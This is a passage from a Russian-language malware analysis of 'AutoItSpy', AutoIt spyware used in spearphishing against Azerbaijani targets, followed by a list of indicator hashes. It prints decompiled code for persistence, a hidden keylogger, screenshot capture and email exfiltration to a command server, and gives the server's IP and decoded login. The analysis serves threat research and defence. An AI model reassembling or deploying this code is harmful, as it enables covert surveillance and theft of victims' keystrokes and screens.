$selfprogdir = $installllldir & "runtask.exe"
$writetostr = "@rem Wind" & @CRLF & "echo %random% %random% %random%"
& @CRLF & 'reg add
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run /v "
" /t REG_SZ /d ' & $selfprogdir & " /f"
```

Теперь, чтобы не вызвать подозрений, оно открывает документ-обманку, обещанный в электронном письме с направленным фишингом, которое получил объект атаки.

```
If NOT FileExists($docpath) Then
     FileWrite($docpath, "1")
     FileSetAttrib($docpath, "+SH")
     Run(@ComSpec & " /c start winword %temp%\Fayl-Siyahi.doc",
@ScriptDir, @SW_HIDE)
EndIf
```

После создания ещё нескольких конфигурационных файлов AutoItSpy устанавливает во временное расположение второй атакующий код — очень простой клавиатурный шпион (он будет описан ниже) и присваивает ему атрибут скрытого файла.

```
FileInstall(".\servicepool.exe", @TempDir & "\servicepool.exe", 1)
Sleep(1100)
FileSetAttrib(@TempDir & "\servicepool.exe", "+SH")
```

Собранную информацию вредоносное ПО переправляет электронными письмами на сервер, который находится на территории Азербайджана. Если в более ранних версиях местонахождение сервера и данные для авторизации присутствовали в явном виде, то в более свежих авторы вредоносного ПО добавили простейшую маскировку путём замены отдельных цифр и символов их десятичными значениями.

```
$chrmail = Chr(121) & Chr(111) & Chr(120) & Chr(108) & Chr(97) &
Chr(110) & Chr(105) & Chr(115) & Chr(64) & Chr(108) & Chr(111) &
Chr(99) & Chr(97) & Chr(108) & Chr(46) & Chr(114) & Chr(101) &
Chr(109) & Chr(111) & Chr(116) & Chr(101)
$smtpserver = Chr(56) & Chr(53) & Chr(46) & Chr(49) & Chr(51) &
Chr(50) & Chr(46) & Chr(55) & Chr(56) & Chr(46) & Chr(49) & Chr(54) &
Chr(52)
$fromname = "YTGH 2"
$fromaddress = $chrmail
$toaddress = $chrmail
$subject = Random(1, 100000) & " Eklenti  " & Random(1, 100000)
$ccaddress = ""
$bccaddress = ""
$importance = "Normal"
$username = $chrmail
$password = Chr(121) & Chr(111) & Chr(120) & Chr(108) & Chr(97) &
Chr(100) & Chr(97)
$ipport = 587
$ssl = 0
```

В неизменённом виде значения выглядят так:

```
$chrmail = "yoxlanis@local.remote"
$smtpserver = "85.132.78.164"
$password = "yoxlada"
```

Этот основной атакующий код AutoItSpy затем входит в бесконечный цикл типа while, который постоянно выполняет основную процедуру. Внутри процедуры AutoItSpy сначала проверяет, запущен ли клавиатурный шпион (если нет, перезапускает его).

```
If NOT ProcessExists("servicepool.exe") Then
     Run(@ComSpec & " /c " & @TempDir & "\servicepool.exe",
@ScriptDir, @SW_HIDE)
EndIf
```

Затем собирает основную информацию о заражённом компьютере и помещает её в текст электронного письма, которое будет отправлено на сервер управления. Обратите внимание на азербайджанские слова в описании заражённого компьютера.

```
$finalipadresses = $publicip & @CRLF
$finallog = "Prosessor arx: " & @CPUArch & @CRLF & "OS arx: " &
@OSArch & @CRLF & "OS: " & @OSType & @CRLF & "Emeliyyat Sistemi : " &
@OSVersion & @CRLF & "Mashininadi: " & @ComputerName & @CRLF & "Cari
istifadeci: " & @UserName & @CRLF & "IPadres: " & @IPAddress1 & @CRLF
& "IPadres: " & @IPAddress2 & @CRLF & "IPadres: " & @IPAddress3 &
@CRLF & "IPadres: " & @IPAddress4 & @CRLF & "Ischi masanin Width-i: "
& @DesktopWidth & @CRLF & "Desktop Height: " & @DesktopHeight & @CRLF
& $finalipadresses & @CRLF

$tarixisaatpc = "Vaxt: " & @HOUR & ":" & @MIN & " " & "[" & @MDAY &
"/" & @MON & "/" & @YEAR & "]" & @CRLF & "Unik@l ID: " & $unikalid &
@CRLF

$body = @CRLF & $finallog & $tarixisaatpc
```

На этом этапе основная процедура вредоносного ПО приступает к сбору логов, произведённых клавиатурным шпионом, и создаёт из них вложения к электронному письму.

```
$array = _filelisttoarray(@TempDir & "\", "Thumbs*.txt")
If NOT @error Then
     Local $strx
     For $zx = 1 To $array[0]
          $zrzrzrz = "11111"
          If $zx = UBound($array) - 1 Then
               $strx &= @TempDir & "\" & $array[$zx]
          Else
               $strx &= @TempDir & "\" & $array[$zx] & ";"
          EndIf
     Next
Else
     $strx = ""
EndIf
```

Вместе с перехватом нажатий клавиш при каждой итерации основной процедуры AutoItSpy также делает снимок рабочего стола и тоже прикрепляет его вложением к электронному письму, отправляемому на сервер управления.

```
$sendmecookegrandma = $tempdir & "\" & $timestamp & "_" & @UserName &
"_" & ".jpg"
_screencapture_capture($sendmecookegrandma)
```

Наконец, вредоносное ПО собирает все вложения и отправляет электронное письмо. Причём к отправке письма AutoItSpy приступает лишь после того, как убедится в наличии интернет-соединения, обратившись к ietf.org или iana.org в зависимости от версии. Как только электронное письмо отправлено, все логи нажатий клавиш и все снимки экрана удаляются.

```
If NOT $tututopuattutatibsonratuturxxx = 0 Then
     $attachfiles = $sendmecookegrandma & ";" & $strx
Else
     $attachfiles = $sendmecookegrandma
EndIf
$rc = _inetsmtpmailcom($smtpserver, $fromname, $fromaddress,
$toaddress, $subject, $body, $attachfiles, $ccaddress, $bccaddress,
$importance, $username, $password, $ipport, $ssl)

Sleep(1500)

FileDelete($sendmecookegrandma)
If NOT $tututopuattutatibsonratuturxxx = 0 Then
     For $zx = 0 To $array[0]
          FileDelete(@TempDir & "\" & $array[$zx])
     Next
EndIf
```

Клавиатурный шпион в составе AutoItSpy обычно исполняется процессом под названием servicepool.exe. Он также представляет собой компилируемый AutoIt-скрипт, который, как было показано раньше, заносится на компьютер главным компонентом runtask.exe.

Работа процесса servicepool.exe прямолинейна. С помощью API-функции Windows GetAsyncKeyState он получает обратные вызовы при каждом нажатии обычных клавиш клавиатуры, а для комбинаций клавиш с клавишей SHIFT (например, при печатании заглавных букв и символов) применяется функция AutoIt HotKeySet.

Клавиатурный шпион тоже выполняет бесконечный цикл типа while. В самом начале он проверяет, запущен ли основной атакующий код runtask.exe, и если нет, то перезапускает его.

```
While True
     If NOT ProcessExists("runtask.exe") Then
          Run(@HomeDrive & @HomePath &
"\AppData\Local\Microsoft\fupdated\runtask.exe", @ScriptDir,
@SW_HIDE)
     EndIf
```

Затем он приступает к установке сочетаний клавиш для заглавных букв и символов, вводимых в комбинации с клавишей SHIFT. В этом случае тоже стоит обратить внимание на использование азербайджанских слов в описании итоговых значений комбинаций клавиш. Например, комбинация SHIFT+` даст символ ~, обозначающий бесконечность — **sonsuzluq** по-азербайджански.

```
HotKeySet("+;", "zum0")
HotKeySet("+/;", "zumsual")
HotKeySet("+.", "boyuk")
HotKeySet("+,", "kicik")
HotKeySet("+-", "yumplusminus")
HotKeySet("+=", "yum2xplus")
HotKeySet("+0", "yum0")
HotKeySet("+1", "yum1")
HotKeySet("+2", "yum2")
HotKeySet("+3", "yum3")
HotKeySet("+4", "yum4")
HotKeySet("+5", "yum5")
HotKeySet("+6", "yum6")
HotKeySet("+7", "yum7")
HotKeySet("+8", "yum8")
HotKeySet("+9", "yum9")
HotKeySet("+\", "yumpipe")
HotKeySet("+'", "doublequoter")
HotKeySet("+`", "yumsonsuzluq")
HotKeySet("+a", "aboyuk")
HotKeySet("+b", "bboyuk")
HotKeySet("+c", "cboyuk")
[snip]
```

Когда нажимается сочетание клавиш, срабатывает следующая функция обратного вызова:

```
Func yumsonsuzluq()
     HotKeySet("+`")
     _getcapslock("~")
     Send("~", 1)
EndFunc
```

Для обычных нажатий клавиш и обращений к мыши клавиатурный шпион использует функцию _ispressed, которая затем вызывает API-функцию Windows GetAsyncKeyState (см. выше). И снова обращают на себя внимание описания щелчков левой и правой кнопками мыши на азербайджанском языке («SOL KLIK» и «SAG KLIK» соответственно).

```
For $i = 0 To 255
     If _ispressed(Hex($i, 2), $dll) Then
          If _ispressed("6E") OR _ispressed("BE") Then
               _getcapslock(".")
          EndIf
          If _ispressed("09") Then
               _getcapslock("{TAB}")
          EndIf
          If _ispressed("26") Then
               _getcapslock("{ARROW UP}")
          EndIf
```

```
            If _ispressed("27") Then
                  _getcapslock("{RIGHT ARROW}")
            EndIf
            If _ispressed("28") Then
                  _getcapslock("{ARROW DOWN}")
            EndIf
            If _ispressed("25") Then
                  _getcapslock("{LEFT ARROW}")
            EndIf
            If _ispressed("2D") Then
                  _getcapslock("{INSERT}")
            EndIf
            If _ispressed(1) Then
                  _getcapslock("{SOL KLIK}")
            EndIf
            If _ispressed(22) Then
                  _getcapslock("{PAGE DOWN}")
            EndIf
            If _ispressed(21) Then
                  _getcapslock("{PAGE UP}")
            EndIf
            If _ispressed(24) Then
                  _getcapslock("{HOME}")
            EndIf
            If _ispressed(23) Then
                  _getcapslock("{END}")
            EndIf
            If _ispressed(2) Then
                  _getcapslock("{SAG KLIK}")
            EndIf

            [snip]

            If _ispressed("58") Then
                  _getcapslock("x")
            EndIf
            If _ispressed("59") Then
                  _getcapslock("y")
            EndIf
            If _ispressed("5A") Then
                  _getcapslock("z")
            EndIf
      EndIf
      While _ispressed(Hex($i, 2), $dll)
            Sleep(1)
      WEnd
      Next
WEnd
```

Затем с помощью функции _getcapslock все перехваченные нажатия клавиш и события записываются в текстовый файл с логами.

```
Func _getcapslock($letter)
      Local $state
      Local $ret
      $ret = DllCall("user32.dll", "long", "GetKeyState", "long",
$vk_capital)
      If $ret[0] = 1 Then
            $letter = StringUpper($letter)
            $state = "{CAPS: ON}"
      EndIf
      DllClose($ret)
      $state = ""
      ConsoleWrite($state & $letter)
      _buffer($letter)
      Return $letter
EndFunc

Func _buffer($datas)
      $dataz &= $datas
      If StringLen($dataz) >= 250 Then
            $tarixi = @HOUR & "_" & @MIN & "_" & @SEC & "_" & "-" &
@MDAY & "_" & @MON & "_" & @YEAR
            FileWrite($wheretostay & "\Thumbs-" & $tarixi & ".txt",
$dataz & @CRLF)
            $dataz = ""
      EndIf
EndFunc
```

Индикаторы

Хэш	Имя файла	Время компиляции
fada92dca45d533b73968b5fc80214af	ramin-aysel-001.scr	2015-11-17 6:28:18
ab7aaf283a3fabc4aaee583e40a7a939	smartkey.exe	2015-11-16 7:08:13
f98c3322f6bd5aa84c698dea56d57a69	proqramim.rar	
22bf68f4173b4c07243732408810c5d8	PageAdminFinder.scr	2015-02-15 8:00:31
b24084db87b5fc97b72d59fa56c1bddb	MicrosoftOffice.exe	2015-12-24 12:56:24

f0e7d5ab7e584f7743af53dc4f6c140d		2016-04-01 4:57:49
bd22eb8c5dff4f28899e46fb9526d328	xedice-ismayilova-aprel-ayinda-azadliqa-buraxilacaq.scr	2014-12-02 10:07:30
d26db1d12c0d6ee61dd8b13ceeef63a8	Winspoolserv.exe	2016-03-18 6:13:42
978c6d06f568bdc47196c176169f8c1b	FlashPlayerInstaller_ax.scr	2016-04-20 11:25:16
fb5e06d860f29e8d38588c32b0fdab83	flash_player_update.scr	2016-05-26 13:03:41
5214d15764110270063e0d25c40f6313	spoolerservice.exe	2016-05-26 13:03:02
d610661f215c161ed92ac940c76fa228	Flash_Player.scr	2016-06-13 6:55:41
bca50cc1dff8021d4d448c62a1f9b384	Update_Browser.scr OR Mitinq beyanati.scr	2016-09-10 10:25:33
c6e753cabe7cd4877adca4395b8198a2	runtask.exe	2016-10-14 9:56:48
1f406f7d7bbdfc41123c063f56177749	servicepool.exe	2016-10-13 11:51:10
61e1049fc669fb35ddb093ad9605cda5	Siyahi-mehbus-160-список.scr (List of prisoners)	2016-11-18 10:56:05
6579f170811d6f80da6ca39f7188166d	servicepool.exe	2016-11-18 11:51:21
c7a9e27f1eb81f2ad9de495881eb65ce	runtask.exe	2017-01-25 12:54:26
0627a4d3ec39386b8364e907423563d4	servicepool.exe	2017-01-25 12:39:17